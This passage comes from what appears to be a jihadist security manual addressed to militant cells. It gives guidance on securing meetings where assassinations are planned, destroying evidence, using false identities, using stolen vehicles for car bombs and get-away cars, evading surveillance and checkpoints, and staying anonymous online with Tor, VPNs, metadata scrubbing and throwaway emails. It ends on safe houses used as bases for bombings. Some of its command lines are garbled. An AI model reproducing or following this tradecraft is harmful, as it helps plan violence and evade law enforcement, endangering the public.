And in Bukhārī we find the following, part of a very long narration from Ibn Abbas (may Allāh be pleased with them both) about someone who said (during the Hajj at Mina), *"If 'Umar should die, I will give the pledge of allegiance to such-and-such person, as by Allah, the pledge of allegiance to Abu Bakr was nothing but a prompt sudden action which got established afterwards."* And he 'Umar bin Al-Khattāb (may Allāh be pleased with him) got angry and wanted to warn the people about such talk but 'Abdu Rahman bin 'Auf (may Allāh be pleased with him) stopped him to do that when they returned to Medina. Until Ibn Abbas said, "…I saw Sa'id bin Zaid bin 'Amr bin Nufail sitting at the corner of the pulpit, and I too sat close to him so that my knee was touching his knee, and after a short while 'Umar bin Al-Khattāb came out, and when I saw him coming towards us, I said to Said bin Zaid bin 'Amr bin Nufail "*Today 'Umar will say such a thing as he has never said since he was chosen as Caliph.*" Sa'id denied my statement with astonishment and said, "*What thing do you expect 'Umar to say the like of which he has never said before?*" In the meantime, 'Umar sat on the pulpit and when the call makers for the prayer had finished their call, 'Umar stood up, and having glorified and praised Allah as He deserved, he said, "*Now then, I am going to tell you something which (Allah) has written for me to say. I do not know; perhaps it portends my death, so whoever understands and remembers it, must narrate it to the others wherever his mount takes him, but if somebody is afraid that he does not understand it, then it is unlawful for him to tell lies about me…'* until he ('Umar) said *'…Remember that whoever gives the pledge of allegiance to anybody among you without **consulting** the other Muslims, neither that person, nor the person to whom the pledge of allegiance was given, are to be supported, lest they both should be killed'…"*[55]

2) For the aim of exchanging information. Such as feedback from surveillance missions by the mujāhid to his Amir, situations where

[55] Bukhārī vol. 8 bk. 82: **Punishment Of Disbelievers At War With Allāh And His Apostle** pg.1528-1529.

there is emergency or urgent data such that the mujāhidīn cannot delay for long, and such others.

3) Giving orders and instructions to the group members.

4) Supervision (follow-up) of members. This covers numerous issues such as the security situation, welfare, any grievances, mentoring/nurturing, helping out on some tasks especially with the new brothers and is some complex assignments, etc.

5) Financing and other matters related to it such as distribution of the spoils of war, the leaders meeting to discuss how to fund the jihādi work like the families of the martyrs, operations, etc.

6) Planning operations and missions. And here the brothers can meet for instance to scrutinize the surveillance information and then devise a proper operation and all that it requires like an assassination, *Ghanēmah* mission, and the like.

7) Conducting study-sessions (*Darusu*). And this jihād of ours is not established but with the pure guidance (from the Qur'ān, the sunnah and the *ilm* of the scholars) which no mujāhid can ignore while carrying out the *ibaadah* of jihād, thus clearly studying and understanding the islāmic teachings related to it is a MUST, rather OBLIGATORY upon the mujāhid regardless of his status, duties and so on.

8) Selection of a new leader(s) – *Amir*. This situation though rare, it is of the outmost importance mainly because those present are the cream of the group and thus it is a high-level meeting and as such all the essential requirements must be fully established especially the security detail of such a meeting.

Stages of the Meeting:

a) Before the meeting.

b) During the meeting.

c) After the meeting.

Security Guidelines When Arranging Meetings (All 3-Stages):

1) First accurately establish which kind of meeting is required;

a) Personal-meeting,

b) Frequency i.e. regular e.g. monthly; reserve; accidental or emergence.

c) Informal i.e. blind or check.

2) Establish the venue or location of the meeting, is it;

a) Stationary e.g. building, restaurant/hotel, park, brother's residence, and the like.

b) Mobile e.g. in a car, bus, motorcycle, plane, etc.

3) Perfectly establish the time/period of the meeting;

a) Duration;

i. Specified

ii. Unspecified

b) Time period;

i. Day-time or Night-time.

ii. In-future e.g. next week, ten (10) days, next month and the like.

4) What level of meeting is it;

a) Top level .i.e. the Amir and the commanders, *Shūrā*, etc.

b) Operational level .e.gg among the field commanders.

c) Normal e.g. of those mujāhidīn who are members of the same cell and working on the same task, etc.

5) It is very vital that the brothers be very careful and on the look-out for any enemy surveillance i.e. their spies, informants, spy-devices (in all their types) and the like.

6) It's crucial that the location is selected well and properly communicated to the mujāhidīn and this depends on the security plans in place .i.e. it may be that the actual location is only given at the last-hour so as to avoid giving it away to the enemies through their infiltrators within the group and this you can never know. And Allāh is the Best Protector!

7) Select and establish a proper cover (*Sitrah*) for the meeting for example the dress-code of the attendees of the meeting in a given place and their professions.

8) It is EXTREMELY important that the mujāhidīn strictly adhere to the *Shari`ah* rules for the meeting and from the main ones is to control one's anger.

9) It is important that the brothers mark-out the various responsibilities (duties/tasks) regarding the meeting .e.g. which brothers are responsible for providing security/guarding(if its needed), surveillance, recording, selecting the location, transport, food and drinks – this one is from the very important one because of the danger posed by poisoning the food/dinks.

10) The records (minutes) of the meeting or study notes must be securely attended to because they are a very important part of the evidence for the enemies especially during interrogations and in court – if you ever get that far. So beware!

11) Another vital issue about the identity of the attendees is that it must be establish early-on whether it's necessary to hide their identities (face/voice) e.g. using masks from one another or not. This matter is very essential during the training sessions for either the trainer (or Shaykh) and the trainees. Since it is better that their identities remain secret so as not to expose the jihādi work.

12) While selecting the location it is paramount that the brothers choose one where it is very difficult, rather impossible for the spies/informants to spy on them. Overcrowded places might do the trick depending on the *waaqie*.

13) What form or mode/means of communication is used for the meeting and all that which is related to it? For instance, informing the brothers about the location, time or topic/purpose of the meeting as well as during the meeting itself and likewise after it?[56]

14) The number as well as the level of those to be present at the meeting must be put into consideration as it will definitely affect some of the most important elements of the meeting such as the security detail, the venue, time, confidentiality of the meeting to other group members, e.t.c.

15) And these concerns which are associated with the location/venue MUST be carefully looked at;

[56] The brothers must be very cautious on this issue lest the intelligence agencies get knowledge of the meeting details and the brothers are rounded-up like chicken and grasshoppers!!!

a) Easy as well as secure access and exit to the designated location. This includes the road/route to and fro the location, the design/style of the building's construction e.g. the doors, gates, windows, ceiling, etc. Also alternative or multiple routes to it such that the brothers do not have to arrive or depart using the same routes (roads/streets).

b) It MUST not be near any security centers like police stations and the like. Also it MUST not be one which is under the surveillance of the enemy security agents.

c) Monitoring the location *wāqie* at all times - stages of the meeting.

d) Removing and destroying any evidence at the meeting venue after it has been completed such as papers used, cups/bottles, chairs/mats, etc. anything that the intelligence agents can use to trace you and your intentions!

e) Vacate the location immediately after finishing the meeting.

f) Beware of spy devices at the location especially the hidden and visible cameras (recorders) such as the CCTV cameras even on the streets/roads to near the location.

16) The following are some of the precautions that the mujāhidīn intending to meet must wisely think through;

a) The appearance and clothing must not raise any suspicions at the location or the near-by areas. This is particularly important as regards islāmic look like the special prayer mark on the forehead, the beard, trimmed trousers, certain expressions like the *Ssalaam*, *Insha'Allāh*, *bārakallāhu fīkum*, *Allāhu Akbar*, and such others.

b) The brothers must not arrive or depart at the same time as well as using the same routes (street/road). It's even advised that the route used when leaving the location must be different from the one used for arrival.

c) It's VERY IMPORTANRT that the brothers keep time and in case of any delays then it's good that proper measures are used to adjust the details.

d) It's STRONGLY advised that the brothers do not come with any electronic devises especially the mobile phones and

laptops as these can easily be used by the enemy intelligence to locate and record the meeting details. In case one comes with it then its COMPULSORY that he informs the brothers concerned (with the security of the meeting) so as to avoid any suspicions amongst the mujāhidīn.

e) The brothers MUST NEVER attend meetings while in possession of their real identification documents (IDs or Passports) rather these must be false. In case there is need to register one's details like some hotels then it is paramount that all this is done using the false identity.

17) Lastly but not least, it is VERY IMPORTANT that the brothers properly establish all the mandatory contingency measures .e.g. if one of the brothers delays to arrive, or if the enemies enter upon them, if the location/venue of the meeting is compromised before the meeting starts, postponement of the meeting, alternative plans (e.g. routes of arrival, escape, covers, e.t.c), and these are many, so please, beware my beloved brother! - Plan accordingly and always be cautious of conducting your affairs in haste…!!!



4] Travelling – Means Of Transport

فَابْعَثُوا أَحَدَكُمْ بِوَرِقِكُمْ هَذِهِ إِلَى الْمَدِينَةِ فَلْيَنْظُرْ أَيُّهَا أَزْكَى طَعَامًا فَلْيَأْتِكُمْ بِرِزْقٍ مِنْهُ وَلْيَتَلَطَّفْ وَلَا يُشْعِرَنَّ بِكُمْ أَحَدًا (19) إِنَّهُمْ إِنْ يَظْهَرُوا عَلَيْكُمْ يَرْجُمُوكُمْ أَوْ يُعِيدُوكُمْ فِي مِلَّتِهِمْ وَلَنْ تُفْلِحُوا إِذًا أَبَدًا (20)

"...Now send ye then one of you with this money of yours to the town: let him find out which is the best food [to be had] and bring some to you, that [ye may] satisfy your hunger therewith: And let him behave with care and courtesy, and let him not inform any one about you. For if they should come upon you, they would stone you or force you to return to their cult, and in that case ye would never attain prosperity." ***(Al-Kahf: 19-20)***

Security Guidelines Related To Travelling:[57]

1) In urban warfare, the most advantageous form of transport is a motorcycle. You can drive through traffic, go through narrow paths, and is relatively cheap if you need to dispose it off. Thus the Mujāhidīn must master its use.

2) The car documents (logbook and the like) clearly show the identity of the owner since some of what is indicated on them is the name, photo, addresses, contacts, etc. of the owner? They also have a devise they use to track any wanted vehicle on the road/street.[58]

3) The car engine and body have their own unique identification numbers which differ from each car. These figures are not easily destroyed even if the car has been burnt or exploded and may still be visible since they are imprinted on the engine. Using these numbers e.g. the car engine number to trace the car's real number plate, then from there the owner's identity is revealed, his addresses, contacts, etc. this includes all those people who have ever owned that car.[59] At this point is very clear to the brothers to NEVER use their personal cars, other brothers or the close friends or any relatives for jihādi work especially for operations involving car/motorcycle bombs/explosions. This warning also covers those cars which were in the past use to transport weapons, even if the brothers use new/false plates as well as logbooks and the like. **NB:** it's advised that the brothers use cars and the like that have been captured/stolen from the government of kuffar or those which were bought and registered using false documents and identities.[60]

4) Beware not to use any automobile whose owner who is under suspicion or under surveillance, such that if the brothers use it to travel to a certain location or building, it might be spotted by the security personnel especially those that are delegated to spy or inform on the suspected brother to their bosses at the security and

[57] These cover all travelling and transport means like foot (pedestrians), vehicles, motorcycles, train, air and water transport.

[58] Multiplex Co. which manages parking in the city center has a similar device to track any defaulters of parking fees. It has a camera which is positioned on the car bonnet (Pick-up Double Cabins).

[59] These details are all present at the traffic police centers and the revenue authorities as well.

[60] The mujāhid must know that it is HARAAM to steal that which belongs to the Muslim(s). And in case they borrowed the car or any such other and damage was caused to it, then it becomes incumbent upon them to compensate the owner.

intelligence centers. Thus the unknown brothers are revealed as well as their moves, routes, networks and meeting places/bases.

5) NEVER carry out any conversation especially on jihādi work in the car or other such means of transport. This is more critical if the brothers involved in the conversation are under surveillance. You never know whether the intelligence personnel have planted spying devices in the cars or the transport means used.

6) For personal cars, then all documents must be real and not fake or falsified. This is because the intelligence people might start suspecting the brother of criminal intentions and as such start investigating him and putting him under constant surveillance.[61]

7) When using a 'get-away' car;

a) Make sure the car is parked and facing the direction you intend to leave by.

b) Keep the car engine on whilst waiting for the brothers to escape. This means you do not switch the engine on only when the brothers get into the car in order to preserve the fuel. The reason you do this to avoid any potential problems that may occur when trying to switch a car on.

c) Make sure the driver knows the escape route and the area he will be driving in, through or to.

d) Avoid using a direct route to your destination. As these tend to have more police presence and also have CCTV that can later assist the police in the investigation on the operation.

8) And below is a summary of the other vital precautions on this issue (travelling and transport means):

a) The car used must have all the necessary traffic requirements e.g. valid drivers' permit, good car condition, license, etc.

b) Never move with any suspicious items not common or usual in your area or even your work/profession on your ID.

c) Always maintain the traffic rules.

[61] The brothers must be aware of one important fact here: "not all possessions of the mujāhid must be under false identity" – this ruling covers all aspects of his life.

d) Avoid being the cause of disruptions and arguments with fellow road users; motorists and the pedestrians alike.

e) Always maintain the work car or other transport means in the best mechanical condition.

f) The brother must travel with a single ID or similar personal documents so as not to raise any suspicion.

g) Avoid asking for directions as this will clearly give the people in that area or the ones that you are travelling with the impression that you are not from that are and they will start to look at you in a different way i.e. suspiciously, especially given the current fear of terrorists!

h) Most of the people working in the transport system (bus/taxi and special-hire drivers, bodaboda cyclists, administrators, e.t.c) are spies and informants. Some are actually security/intelligence officers disguised as normal staff.[62]

i) The operation vehicle should not be taken to large fuel stations so that it would not be detected by the security apparatus.

j) Avoid any conversation on jihādi work while inside or near the vehicles because you never know if they are wired with electronic spy devices.

k) Always establish the situation/condition of the route/road you want to use so as not to fall into security check-points unaware. Either you cancel the journey or use an alternative (safer) route.

l) Never travel with weapons unless it is EXTREMELY important and this must be with the highest alertness and precautions.

m) Move with the relevant currency/money such as small change to facilitate easy travelling. Also avoid moving with foreign money/currency as it is not easy to find exchange centers everywhere and this can also lead to informants and spies among whom you are travelling with to start spying on you.

[62] They are given phones or recorders to carry out their missions so beware of talking with or close to them.

n) Always analyze and properly study the *wāqie* – current situation in the area you intend to travel to or through e.g. distance, alternative routes, transport fares, weather, security, people; their culture, language, etc.

o) Employ efficient strategies to monitor any surveillance on you as well as how to put them off.[63]

p) Select relevant means of transport as well as the time/period of travelling based on the right analysis like the available funds, *wāqie* of that area, purpose of travelling there, available transport means, etc.

q) For the brother driving or riding, it compulsory upon him to clearly study the area's transport situation e.g. traffic size and rules, common car types, security check-points.

r) Be careful of personal details you carry with you before, during and after your journey e.g. IDs, documents, DNA evidence - A way to do this is by covering your entire body with clothes (i.e. don't wear a t-shirt as your arms may be exposed), use gloves, cover the hair with a hood, etc.

s) Most stations (bus, taxi and train), bodaboda stages and airports are filled with security agents both in uniform as well as casual clothing. They are usually disguised as hawkers, travellers, beggars, kiosk attendants, etc. and they try to befriend the normal travellers so as to get their personal (name, occupation, tribe, religion, and e.t.c) and travel details (to/from where, how often they use this/that route, purpose, e.t.c).

t) These stations are also monitored by both hidden and visible CCTV cameras which take photos[64] as well as record video and audio within and close to the station/airport. They also have x-ray detectors and every person entering the station/airport must pass through them.

[63] Change transport means/route, disembark before/after actual destination, while driving/riding; stop abruptly and check if there is any motorist following you, while walking drop something useless and see if anyone picks it up, cross the street/road at its most busy part and walk in the opposite direction, etc. etc. etc.

[64] Particularly the regular travellers (those whom they are suspicious of) using specific routes at specific times (days of the week or month)

u) As regards check-points and roadblocks it's important to know that they have female officers to search the women, so please be careful at all times!

v) It's very common for the security agents to conduct unexpected random searches at the stations and travel routes well equipped with detectors and sniffer dogs (to find explosive materials, drugs e.g. heroin and cocaine).

5] The Internet

We all understand the importance of our personal security in wake of kuffar's crusade against Islam. Part of this security is our 'internet security' or in other words I would say how 'anonymous' we are while using internet. In our normal everyday internet activity when we are not very careful, we leave kind of like finger prints on every website we visit. If these finger prints are accumulated and analyzed then we can be easily 'profiled'. People can know our interests, habits, and much more. 'Tor' is quite a good software to maximize you hiding but of course no software can provide 100 % anonymity. It's only Allah (SWT) who protects us 100 % from kafirs so that they never know where we are actually. But we need to take our precautions as well, therefore, use of 'Tor' to maximize your anonymity on internet is strongly recommended.

Suppose if 15-20 years back any kāfir would had come to your home and asked you that he needed information about our name, family details, sons, daughters, sisters, wife, brother, our and theirs education, qualification, salary they earn, habits, schools or universities they go ... what would had been our response? Naturally we would have kicked him out of our place. But this what kafirs knew as well. So they made a clever plan to collect all the data from people and today we are happily providing them this information without them asking (a kind of fitnah I think).

They know what person's name is, where he lives, his sons and daughters, brothers and sisters, all details of his wife (facebook.com), where he work and since when he is working there. They know when he changed job (linkedin.com) or what his career

plans are. They even want to know what he is thinking (twitter.com) and he is telling them all of this, his wife, his brothers, his sisters, his sons, his daughters, most of Muslim Ummah is telling them this. *Subhan'Allāh*! What is the point of making personal profiles on Facebook or Orkut or Twitter? What is the purpose of voluntarily making them identify each and every member of our family WITH A PHOTO? So brothers and sisters, I request you not to provide unnecessary information to kafirs as it will be ultimately used against you and Allah (SWT) warns us about trusting Kuffar. He (SWT) knows them better than us so let us obey Him (SWT) if we want His Protection and Mercy.

Now there is something called 'Geo-location' which you transmit whenever you visit a site whenever you are 'NOT' using 'Tor'. These websites can even trace you back to your home and unfortunately these kafirs have kept these features hidden in different internet browsers and by default value they all are 'yes' to 'transmit my geo-location'.

What is Geo-location?

Geo-location is the identification of your actual geographic location in the real world using information that your computer or cell phone/mobile phone sometimes unknowingly supplies. Geo-location is a rather secret feature of some browsers and toolbars. It allows the creator of that program to get a fix on the location of your computer to within a few meters of where you actually live.

Mentioned below is list of some browsers and for each a method is given as how to disable this feature;-

Apple Safari:

• Go to the 'Display a menu of General Safari settings' (the little cogwheel on the right of the toolbar)

• Go to 'Preferences'

• Go to 'Security'

• Uncheck 'Allow websites to ask for location information'

Comodo Dragon:

• Go to the 'Customize and control Comodo Dragon' icon (the little grey wrench on the top right)

• Go to 'Options'

• Go to 'Under the Bonnet'

• Choose 'Content Settings'

• Choose 'Location'

• Check 'Do not allow any site to track my physical location'

Facebook (initially just for the iPhone client):

• Go to Privacy Settings

• Click 'Custom'

• Click 'Custom Settings'

• Disable 'Places I check in'

• Disable 'People here now'

• Disable 'Friends can check me in to places'

Flock:

[a] Flock from version 3.0 is based on Google Chrome and therefore needs the same steps to disable geo-location

• Go to the 'Customize and control Flock icon (the little gray menu-like icon on the top right)

• Follow the steps as described by Google Chrome

[b] Flock up to version 2.6 is based on Mozilla Firefox and therefore needs the same steps to disable geo-location.

Google Chrome:

• Go to the 'Customize and control Google Chrome' icon (the little blue wrench on the top right)

• Go to 'Options'

• Go to 'Under the Bonnet'

• Choose 'Content Settings'

• Choose 'Location'

• Check 'Do not allow any site to track my physical location'

Google Gmail:

Gmail has rudimentary geo-location that is in effect a safety feature. It warns you if another user has logged into your account and from where.

• Scroll down on your Gmail page until your reach 'Last account activity: 0 minutes ago on this IP (xx). Details.

• Hit 'Details'

• Scroll down

• Check 'Never show an alert for unusual activity'

Google Toolbar:

• Go to the 'Adjust Toolbar options' icon (the little blue wrench on the right of the toolbar)

• Go to Tools

• Uncheck 'My Location'

• Hit 'Save'

Internet Explorer 9: (Update)

• Open Internet Explorer

• Click Tools > Internet Options > click 'Privacy tab'

• Under Location select "Never allow website to request your physical location", click "Clear Sites" and click "Apply" followed by "OK" to save changes.

Mozilla Firefox:

• Type 'about:config' in the address bar (without the '')

• Discard the warning by hitting 'yes'

• [1] Scroll down until you reach 'geo.enabled' or you can simply search for 'geo.enabled'

• Double click the item and it will change from its default value 'True' to 'False'

• Scroll down until you reach 'geo.wifi.uri'or you can simply search for 'geo.wifi.uri'

• Right click the Value of 'geo.wifi.uri' and click 'Modify'

• Type in 'localhost' and hit 'OK'

NB: Please note that Mozilla Firefox Browser in Tor package is already configured to not to transmit your Geo-location. So no settings are required *Insha'Allāh*.

Mozilla Thunderbird:

• Go to 'Tools'

• Go to 'Options'

• Go to 'Advanced'

• Hit 'Config Editor'

• Discard the warning by hitting 'yes'

• Scroll down until you reach 'geo.enabled' or you can simply search for 'geo.enabled'

• Double click the item and it will change from its default value 'true' to 'false'

Opera:

• Type 'about:config' in the address bar (without the '')

• Scroll down until you reach 'geo-location'

• Uncheck 'Enable geo-location'

• Hit 'Save'

Pale Moon:

Pale Moon is based on Mozilla Firefox and therefore needs the same steps to disable geo-location.

Twitter:


Twitter has its Geolocation feature unchecked by design as it should be.

• Go to Settings

• Check if 'Tweet Location' [ ] 'Add a location to your tweets' is unchecked

Insha'Allāh after these settings your browsers are set to not to send your geo location and will prevent you from sending 'unnecessary' information about your location to kafirs. After all they do not need to know everything we do. If you want to check if you browser is sending your location or not then you can visit this website; http://benwerd.com/lab/geo.php

Scrubbing Metadata (Geo-Location Data) From Image Files



Geo-tagging (also written as Geo-Tagging) is the process of adding geographical identification metadata to various media such as a geo-tagged photograph or video, websites, SMS messages, QR Codes or RSS feeds and is a form of geospatial metadata. These data usually consist of latitude and longitude coordinates, though they can also include altitude, bearing, distance, accuracy data, and place names.

https://en.wikipedia.org/wiki/Geotagging. Web Photos That Reveal Secrets, Like Where You Live - https://www.nytimes.com/2010/08/12/technology/personaltech/12basics.html

How to remove this metadata from JPEG images:

Windows;

Download the following program:

http://jpeg-scrubber.com

Another way to do this is via the manual method:

Use Paint program or any other photo editing software, open the .jpg file and save it as BMP or PNG (these don't have metadata attached to them) and then save again as JPEG.

Instructions for Ubuntu;

Open Terminal

Enter following commands:

Code: `sudo apt-get install exiv2`

(Press y then enter when asked)

This will install jhead, the program that will accomplish this. Once you have installed it you can either find out more info on it by typing:

Code: `man exiv2`

To do this we will move to the directory our images are in:

Code: `cd Pictures`

(this moves to folder called pictures) IF you are wondering what folder are in your current directory you can type

Code: `ls`

Now we can either remove the meta data from all images:

Code: `exiv2 -d a *.jpg`

Keep in mind if you have any .JPG / .JPEG / .jpeg remember to run for each one. Example:

Code: `jexiv2 -d a *.JPEG`

If all files in that directory are jpeg images you can type

Code: `jexiv2 -d a *.*`

General Browsing Safety

Basic Rule: Always browse in "Private Mode" so that fewer traces of your web history remain on your HDD. Opera, Chrome, Firefox, Safari, and Internet Explorer all include a form of Private Browsing.

Using a free VPN will ensure your privacy in most situations online. If possible, use USB drives. You can nuke them if needed and if leaves no traces on your hard drive. Use a different VPN for each of your online personas. When checking real email accounts, Facebook, use a different VPN than from the one you use for Anonymous activities. Recycle your online accounts as needed. A virtual name is just that, something people use to refer to you in given situations. When creating accounts, use VPN or TOR bundle that will give a bogus origin as well and make use of the Throw-away-emails.

Useful (mandatory) plugins/extensions for Firefox:

- BetterPrivacy (Removes persistent cookies from flash stuff >> *.sol).
- NoScript (blocks Javascript).
- AdBlock Plus (blocks Ads) (Subscribe to Easylist and Fanboy's List).
- Element Hider for Adblock Plus.
- Ghostery (tracking pixels).

- TACO (More adblocking).
- Redirect Controller.
- Refcontrol.
- WorldIP (know your country, know your rights).
- Flagfox.
- GoogleSharing (GoogleProxy, i use it because Google is censored where i live, anonymizes the search) - Scroogle.org is also a very viable (and worthwhile) alternative.
- User Agent Switcher: Sends bogus browser identity to servers.
- Optimize Google: Allows blocking loads of scum Google uses to track searches.
- Outernet Explorer (MacOS): Searches for a whole variety of info on the net every 10 seconds or so, ensures anyone tapping packets will have a hell of a time.
- https://www.eff.org/https-everywhere: automatically loads https on a site if available.
- Scroogle SSL search (Google anonymously): https://ssl.scroogle.org

Some Important Links:

Pastebins:

- http://pastebin.com
- http://pastebin.de
- https://www.pastee.org (lets you encrypt your stuff, have a scrambled up SSL -certificate)
- http://tinypaste.com

Information about websites:

- http://www.robtex.com
- http://news.netcraft.com

Throw-away-emails:

Use them for registering activist related email-/Facebook-/... accounts.

- http://10minutemail.com
- http://www.sofort-mail.de
- http://www.trash-mail.com

- http://www.guerrillamail.com
- http://www.spam.la

Portable Software:

Portable software is software, that you can run from an USB drive, so that it leaves nearly no traces on your computer.

- http://portableapps.com
- http://portableapps.com/apps/internet/firefox_portable
- http://portable-i2p.blogspot.com

Proxies:

You may use them in conjunction with a VPN.

- http://www.freeproxies.org
- http://www.socks24.org
- http://www.samair.ru/proxyVPN
- http://cyberghostvpn.com
- http://hotspotshield.com
- http://proxpn.com
- https://anonymityonline.org
- http://www.swissvpn.net
- http://perfect-privacy.com
- https://www.ipredator.se
- http://www.anonine.se
- https://www.vpntunnel.se

I2P

- http://geti2p.net

Chat for more info about I2P; The channels #i2p, #i2p-chat and #irc2p are supported.

- https://www.awxcnx.de/i2p-irc-en.htm

Tor Onion Router

- http://www.torproject.org

Privacy Box:

The PrivacyBox provides non-tracked (and also anonymous) contact forms. It is running primarily for journalists, bloggers and other publishers. But it is open for other people too. Think electronic mailbox.

- https://privacybox.de/index.en.html

Sending anonymous email:

- https://www.awxcnx.de/mm-anon-email.htm

Free and uncensored DNS-Servers:

- 87.118.100.175 (Ports: 53, 110)
- 94.75.228.29 (Ports: 53, 110, HTTPS-DNS, DNSSEC)
- 62.75.219.7 (Ports: 53, 110, HTTPS-DNS, DNSSEC)
- 87.118.104.203 (Ports: 53, 110, DNSSEC)
- 62.141.58.13 (Ports: 53, 110, HTTPS-DNS, DNSSEC)
- 87.118.109.2 (Ports: 53, 110, DNSSEC)

To see whether you're using them properly, open your browser and type `http://welcome.gpf` into the address bar. If you're using them you should see a website saying "*Congratulation You are using a censorship free DNS server!*" Else, you failed.

A pdf doc has been made by members of Anonymous who wanted to share their experience. The document is available here: http://www.pdf-archive.com/2011/02/20/sikrit0-2-0/ and fills over 70 pages about everything you need to know to stay anonymous on the internet.

Note:

I tried to create a small check list here to get an overview about actions you could do, to prevent some security risks if you are visiting jihadi media websites and forums *Insha'Allāh*.

A general rule at the beginning:

If possible, always use SSL / https to log into a forum!

Accept the Cert of the website / forum only for that particular session.

1. Anon browsing:

Use an IP hiding solution like; TOR / TOR Browser bundle, Proxy VPN, SSH

2. The Browser (example: Firefox):


Prevent leaking through scripts with add-ons like; noscript, QuickJava, Adblock plus, TrackerBlock, No-Referer, HTTPS Everywhere, Force TLS, e.t.c. Clean cookies, Browser cache and so on with add-ons like; Clear Cache, Click&Clean

IMPORTANT- Disable “Location Tracking" in the Browser settings! And this has been previously given above. Additional use the "private session" option inside Firefox. Some sites are not working properly with this setting, so you have to figure out if you are able to use it *Insha'Allāh*.

To go to private mode on Firefox: Ctrl+Shift+P

Also download the Tor Add-On button for FireFox

To go to private (Incognito) mode on Chrome: Ctrl+Shift+N



3. Temp files (example: Win OS):

Wipe off local temp files with tools like; CCleaner, Privacy Eraser Eraser, etc.

4. General hints:

- Do not use MS Internet Explorer if possible. Good Browsers are Firefox, Opera, and Iron Browser (for example)

- Flash, Java and PDF are some of the threats you have to take care of!

- Do not use Adobe Reader if possible. YOU DON'T NEED ADOBE and you don't need a 50-100 MB install, messing your system registry up, permanently tries to update, connects to the Adobe servers (even if you don't know this), has several security flaws every 2 months and needs minutes to load, if you disable the quick

starter or have an older computer. Use "Foxit Reader"[65], or "Sumatra PDF"[66], or "PDF-XChange Viewer"[67], or "Nitro Reader 2"[68], or "Perfect PDF 7 Reader"[69] (as examples) instead of Adobe Reader. Here are 3 freeware PDF printers *Insha'Allāh*; Bullzip PDF Printer - http://www.bullzip.com/products/pdf/info.php, PDFCreator - http://www.pdfforge.org/download, PrimoPDF - http://download.cnet.com/PrimoPDF/3000-18497_4-10264577.html Such a PDF printer driver is needed if you want to create a PDF.

- Disable Flash and Java if you don't need it! With the "QuickJava" add-on for Firefox, you could easily switch it on/off if needed. Additional you are able to disable image loading as well (good for slow connections).

5. Some additional resources:

Portable versions of useful software - Open source:

http://portableapps.com/apps

Add-ons for Firefox Browser:

https://addons.mozilla.org/en-US/firefox/

True Crypt Tutorial

http://www.truecrypt.org/docs/tutorial

A link to 10 free vpn products

http://techpp.com/2009/07/09/top-5-free-vpn-clients/

Link to tor

https://www.torproject.org/

Hide IP mega pack

http://www.mediafire.com/?8iv6bow547yn46n ---- last time I checked the link was working well.

Use SANDBOXIE to test the link without worrying about viruses

[65] http://www.foxitsoftware.com/Secure_PDF_Reader/
[66] http://blog.kowalczyk.info/software/sumatrapdf/download-free-pdf-viewer.html
[67] http://www.tracker-software.com/product/pdf-xchange-viewer
[68] http://www.nitroreader.com/download/download.aspx
[69] http://www.soft-xpansion.com/index.php?p=pdftech/pdfqr

http://www.sandboxie.com/

The following are services which allow you to quickly generate an email address that can only RECEIVE emails. You cannot send emails with these. Use them when you need to quickly register to a web service and don't want to give your regular email address.

www.mailinator.com, www.yopmail.com, www.no-spam.ws, www.guerrillamail.com To make a new address in Mailinator type [yourID].mailinator.com in the address bar and press ENTER. Then you will see this line: Alternate Address for this Inbox: M8R-c4emy8 @mailinator.com. So you can give this address: M8R-c4emy8@mailinator.com. Now the mails can only be viewed using the main address with the ID you've given, not the alternate.

THE BASE: SAFE-HOUSE

Area of Residence (Apartments - Home or Workplace and the Hiding Places)

"We must move the training to every home, district, and valley of the Muslim countries via spreading the methodology and its details, especially the military ones. We must also spread the lessons for using weapons and using fighting techniques in the comprehensive military operations to the whole of the Islāmic Ummah; men, youths, women, and children. This issue is seriously logical because you cannot put the whole Ummah inside the bases. However, it is possible to put the bases in the Ummah, its homes, and its districts."

- Shaykh Abū Mus'ab As-Sūrī (may Allāh protect him) -

Definition of Bases (Safe Houses):

These are apartments, hiding places, command centers, e.t.c in which secret operations are executed against the enemy. These bases may be in cities, and are [then] called homes or apartments, and are [also] called hiding places or bases. They may be in mountainous, harsh terrain far from the enemy. During the initial stages, the Military Organization usually uses apartments in cities as places for launching assigned missions, such as collecting information, observing members of the enemy establishment, etc. Hiding places and bases in mountains and harsh terrain are used at later stages, from which jihādi groups are dispatched to execute assassination operations of enemy individuals, bomb their centers, and capture their weapons. In some Arab countries such as Egypt, where there are no mountains or harsh terrain, all stages of jihādi work would take place in cities. The opposite was true in Afghānistān, where initially Jihad work was in the cities, then the warriors shifted to mountains and harsh terrain, there they started battling the Communists.

While asserting the dependency on the manner of the training in secret homes and small secret mobile bases the mujāhid Shaykh

